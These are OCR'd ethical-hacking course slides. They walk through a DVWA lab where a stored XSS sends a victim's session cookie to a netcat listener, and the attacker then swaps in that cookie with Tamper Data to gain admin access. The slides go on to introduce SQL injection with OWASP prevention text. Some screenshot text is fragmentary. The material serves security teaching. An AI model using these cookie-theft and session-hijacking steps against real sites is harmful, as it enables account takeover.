
[WinXP] **http://10.76.xx.101/dvwa/index.php**



Victim clicks on XSS Stored

Stealing Cookies with XSS

[WinXP] **http://10.76.xx.101/dvwa/vulnerabilities/xss_s/**



When the browser renders this page the malicious script is executed

Stealing Cookies with XSS

[Kali] **netcat -lvp 80**


```
root@eh-kali-05: ~
File  Edit  View  Search  Terminal  Help
root@eh-kali-05:~# netcat -lvp 80
listening on [any] 80 ...
10.76.5.201: inverse host lookup failed: Unknown host
connect to [10.76.5.150] from (UNKNOWN) [10.76.5.201] 1421
GET /bogus.php?%20security=low;%20PHPSESSID=chhba9fpi8m1pcapu08g0t2mp5;%20acopendivids=swingset,
jotto,phpbb2,redmine;%20acgroupswithpersist=nada HTTP/1.1
Accept: */*
Referer: http://10.76.5.101/dvwa/vulnerabilities/xss_s/
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 10.76.5.150
Connection: Keep-Alive
```

security=low;%20PHPSESSID=chhba9fpi8m1pcapu08g0t2mp5;%20acopendivids=swingset,jotto,phpbb2,redmine;%20acgroupswithpersist=nada


The attacker now can see and copy the victims session cookie

Stealing Cookies with XSS


[Kali] **Run the Tamper Data tool**



On Firefox run the Tamper Data tool



*Start tampering, update the URL then press **Enter** (do not click Login button)*



Click the Tamper button

EH-Kali-05 on 192.168.0.20

File View VM

Applications Places Firefox ESR Tue 16:03

root@eh-kali-05: ~

File Edit View Search Terminal Help

```
root@eh-kali-05:~# netcat -lvp 80
listening on [any] 80 ...
10.76.5.201: inverse host lookup failed: Unknown host
connect
GET /bo
jotto,p
Host: 1
User-Ag
Accept:
Accept-
Accept-
Referer
Connect
```

Tamper Popup


http://10.76.5.101/dvwa/vulnerabilities/xss_s/

Request Header Name	Request Header Value
Host	10.76.5.101
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Ge
Accept	text/html,application/xhtml+xml,applicatio
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Cookie	security=low; security=low; PHPSESSID=(

Post Parameter Name	Post Parameter Value

Cancel OK

Locate the Cookie field



Replace your cookie with the victim's cookie

Don't include the "GET", the requested website page (bogus.php) or the trailing "HTTP/1.1

EH-Kali-05 on 192.168.0.20

File View VM

Applications Places Firefox ESR Tue 15:43

root@eh-kali-05: ~

File Edit View Search Terminal Help

```
root@eh-kali-05:~# netcat -lvp 80
listening on [any] 80 ...
10.76.5.201: inverse host lookup failed: Unknown host
connect to [10.76.5.150] from (UNKNOWN) [10.76.5.201] 1552
GET /bogus.php?%20security=low;%20PHPSESSID=su8hhre40fs
jotto,phpbb2,redmine;%20acgroupswithpersist=nada HTTP/1
Host: 10.76.5.150
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:52.0) Gecko
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.76.5.101/dvwa/vulnerabilities/xss_s/
Connection: keep-alive
```

Tamper Data - Ongoing requests

Start Tamper Stop Tamper Clear Options Help

Filter Show All

...	Dur...	Total Dur...		M...	S...	Content ...		Load ...
15:4...	57 ms	280 ms	619	GET	200	text/html	htt...	LOAD_DOC...
15:4...	0 ms	0 ms	unk...	GET	pendi...	unknown	htt...	LOAD_NOR...
15:4...	0 ms	0 ms	unk...	GET	pendi...	unknown	htt...	LOAD_NOR...
15:4...	n/a ms	n/a ms	unk...	GET	Canc...	unknown	htt...	LOAD_BYPA...

Tamper with request?

http://10.76.5.150
/bogus.php?%20security=low;%20security=low;%20PHPSESSID=cc3cne07lsnk23o862963ta496...

Continue Tampering?

Submit Abort Request Tamper

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored


Name: test
Message: This

Name: Mu ha ha
Message:

More info

Read 10.76.5.101

Voila! We have "logged in" using the victims session cookie



And we have full admin rights

A1 Injection (SQL)

SQL Injection

- Used to attack web applications that store data in a SQL database.
- Malicious SQL statements are inserted into input fields of web forms that when executed can bypass authentication, dump database contents, tamper with data, or delete tables in the database.

https://en.wikipedia.org/wiki/SQL_injection

https://www.owasp.org/index.php/SQL_Injection


Injection

OWASP Risk Rating

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, Xpath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, program arguments, etc. Injection flaws are easy to discover when examining code, but frequently hard to discover via testing. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed?

https://www.owasp.org/index.php/Top_10_2013-A1-Injection

SQL Injection



https://www.youtube.com/watch?v=_jKylhJtPmI

Time 8:33

OWASP Injection Prevention

How Do I Prevent 'Injection'?
Preventing injection requires keeping untrusted data separate from commands and queries.

1. The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface. Be careful with APIs, such as stored procedures, that are parameterized, but can still introduce injection under the hood.
